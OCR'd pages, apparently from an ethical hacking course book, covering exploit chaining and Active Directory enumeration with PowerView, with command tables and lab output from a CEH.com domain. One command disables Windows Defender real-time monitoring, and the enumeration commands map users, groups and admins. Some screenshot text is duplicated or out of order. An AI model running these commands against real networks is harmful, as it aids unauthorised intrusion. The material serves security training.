
Initiates reconnaissance
Gathers exploits one after another
Combines all the exploits (exploit 1 + exploit 2 + exploit 3 ...exploit N) to compromise the system
Gains access to root-level services
1
2
3
4
Attacker
Target System

Exploit Chaining

Exploit chaining, also referred to as vulnerability chaining, is a cyberattack that combines various exploits or vulnerabilities to infiltrate and compromise the target from its root level. Exploit chaining is a sophisticated attacking mechanism in which an attacker first initiates a reconnaissance operation. Then, the attacker starts enumerating various digital footprints and underlying vulnerabilities sequentially within the software or hardware of the target system.

After identifying the vulnerabilities, the attacker initially gains access to the target network using any technology and exploitation tool that they believe to have best probability of success. Then, they go deeper into the network using the list of identified exploits. They can also map out a major portion of the activity before connecting to the targeted system digitally. With the successful exploitation of vulnerabilities, an attacker gains kernel/root/system-level access to launch further attacks throughout the network without being detected by security solutions. While this type of attack consumes relatively more time and effort during the initial phases, chaining exploits together allows attackers to launch attacks that are more difficult to remediate as the length and depth of the exploit chain grows.

Organizations face considerable risks because of exploit chains. Exploit chains are typically carried out swiftly, and most businesses lack the necessary playbooks, policies, and resources to effectively block or limit the threat. Exploit chains leverage known vulnerabilities to form chains, which puts IT assets at risk as they cannot be identified and mitigated easily.



Initiates reconnaissance
1
Gathers exploits one after another
2
Combines all the exploits (exploit 1 + exploit 2 + exploit 3 …exploit N) to compromise the system
3
Gains access to root-level services

Active Directory Enumeration Using PowerView

- Attackers perform Active Directory (AD) enumeration to extract sensitive information such as **users**, **groups**, **domains**, and other resources from the target AD environment
- Attackers enumerate AD using PowerShell tools such as PowerView

Enumerating Domain Users

Command	Description
Get-NetUser	Retrieves information related to the current domain user
Get-NetLoggedon -ComputerName <computer-name>	Retrieves information related to the current active domain users
Get-UserProperty –Properties pwdlastset	Retrieves the date and time of the password last set for each domain user
Find-LocalAdminAccess **Invoke-EnumerateLocalAdmin**	Retrieves users having local administrative privileges in the current domain *Requires administrator privileges to run

Enumerating Domains

Command	Description
Get-ADDomain **Get-NetDomain**	Retrieves information related to the current domain including its domain controllers
Get-DomainSID	Retrieves the SID of the current domain

Enumerating Domain Policy

Command	Description
Get-DomainPolicy	Retrieves the policy used by the current domain
(Get-DomainPolicy)."SystemAccess"	Retrieves information related to the policy configurations of the domain’s system access
(Get-DomainPolicy)."kerberospolicy"	Retrieves information related to the domain’s Kerberos policy

```
PS C:\Users\Administrator\downloads\PowerTools-master\PowerView> Get-NetDomain

Active Directory Enumeration Using PowerView

Source: *https://github.com*

Attackers perform Active Directory (AD) enumeration to extract sensitive information such as users, groups, domains, and other resources from the target AD environment. Attackers enumerate AD using PowerShell tools such PowerView.

Before performing enumeration using PowerView, attackers disable the security monitoring option using the following command:


```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Enumerating Domains

An AD domain is a logical set of objects such as computers, users, and devices that share common administration security and replication settings. Attackers enumerate domains to gather information about users, groups, and other resources within the target network.

Command	Description
`Get-ADDomain` `Get-NetDomain`	Retrieves information related to the current domain including domain controllers (DCs)
`Get-DomainSID`	Retrieves the security ID (SID) of the current domain

Table 6.1: Commands to enumerate AD domains



```
PS C:\Users\Administrator\downloads\PowerTools-master\PowerView> Get-NetDomain

Forest                  : CEH.com

Name                    : CEH.com
```

Figure 6.79: Screenshot showing the output of the PowerView Get-NetDomain command

Enumerating Domain Policy

In an AD environment, a domain security policy is implemented on a given domain, computer, or specific drives on a system. Attackers enumerate the domain policy to retrieve information related to the security protocols used such as password technologies and access levels applied.

Command	Description
`Get-DomainPolicy`	Retrieves the policy used by the current domain
`(Get-DomainPolicy)."SystemAccess"`	Retrieves information related to the policy configurations of the domain’s system access
`(Get-DomainPolicy)."kerberospolicy"`	Retrieves information related to the domain’s Kerberos policy

Table 6.2: Commands to enumerate AD domain policy

Version        : @{Revision=1; signature="$CHICAGO$"}
```


Figure 6.80: Screenshot showing the output of the PowerView Get-DomainPolicy command

Enumerating Domain Controllers (DCs)

An AD DC is a server that processes and verifies authentication requests originating from the users on computer networks. Attackers enumerate DCs to retrieve information such as the domain forest, OS version, roles, and IP address.

Command	Description
`Get-NetDomainController`	Retrieves information related to the current domain controller (DC)

Table 6.3: Command to enumerate AD DCs



```
PS C:\Users\Administrator\Downloads> Get-NetDomainController

```

Figure 6.81: Screenshot showing the output of the PowerView Get-NetDomainController command

Enumerating Domain Users

AD domain users' details are stored on a DC, rather than the local computers on which the users log in. Attackers enumerate domain users to retrieve information such as account type, username, objectsid, samaccountname, samaccounttype, and objectguid.

Command	Description
`Get-NetUser`	Retrieves information related to the current domain user
`Get-NetLoggedon -ComputerName <computer-name>`	Retrieves information related to the current active domain user
`Get-UserProperty –Properties pwdlastset`	Retrieves the date and time of the password last set for each domain user
`Find-LocalAdminAccess` `Invoke-EnumerateLocalAdmin`	Retrieves users having local administrative privileges in the current domain *Requires administrator privileges to run

Enumerating Domain Groups

AD groups are used for efficient network maintenance and administration. Groups are manageable units of domain user accounts, computers, etc. Attackers enumerate domain groups to retrieve information such as the list of group names in the current domain, information about a specific group/local groups, and member names.

Command	Description
`Get-NetGroup`	Retrieves the list of all groups existing in the current domain
`Get-NetGroup -Domain <targetdomain>`	Retrieves the list of all groups existing in the specified domain
`Get-NetGroup 'Domain Administrators'`	Retrieves all information related to the specified group
`Get-NetGroup “*admin*”`	Retrieves all the groups containing admin in the group name
`Get-NetGroupMember -GroupName "Domain Admins"`	Retrieves all the members in the specified group
`Get-NetGroup -UserName <"username">`	Retrieves the group name of the specified domain user
`Get-NetLocalGroup -ComputerName <computername>`	Retrieves all the group names of the specified domain computer
`Get-NetLoggedon -ComputerName <DomainName>`	Retrieves all the active logged-in users of the specified domain *Requires administrator privileges to run
`Get-LastLoggedOn -ComputerName <DomainName>`	Retrieves the last-logged-in user of the specified domain

\\Server2022.CEH.com\NETLOGON    - Logon server share
\\Server2022.CEH.com\SYSVOL      - Logon server share
\\Server2022.CEH.com\Users       -
PS C:\> _
```

Figure 6.85: Screenshot showing the output of the PowerView Invoke-ShareFinder command


Enumerating Group Policies and OUs

Enumerating group policies allows attackers to easily configure different user settings for a computer system within a domain by modifying the current group policy. This information allows attackers access and manage different systems on a network in an AD environment without any physical access.

An organization unit (OU) is a sub-division of an AD used for categorizing users, groups, and computers. This division helps administrators define a specific group policy for all the users, groups, and computers that fall under an OU. Attackers enumerate OUs to identify the instancetype, objectguid, and objectcategory.

Command	Description
Get-NetGPO **Get-NetGPO| select displayname**	Retrieves the list of all the GPOs present in the current domain
Get-NetOU	Retrieves all the OUs present in the current domain

Table 6.8: Commands to enumerate AD group policy and OUs



```
PS C:\> Get-NetOU
LDAP://OU=Domain Controllers,DC=CEH,DC=com
PS C:\> _
```

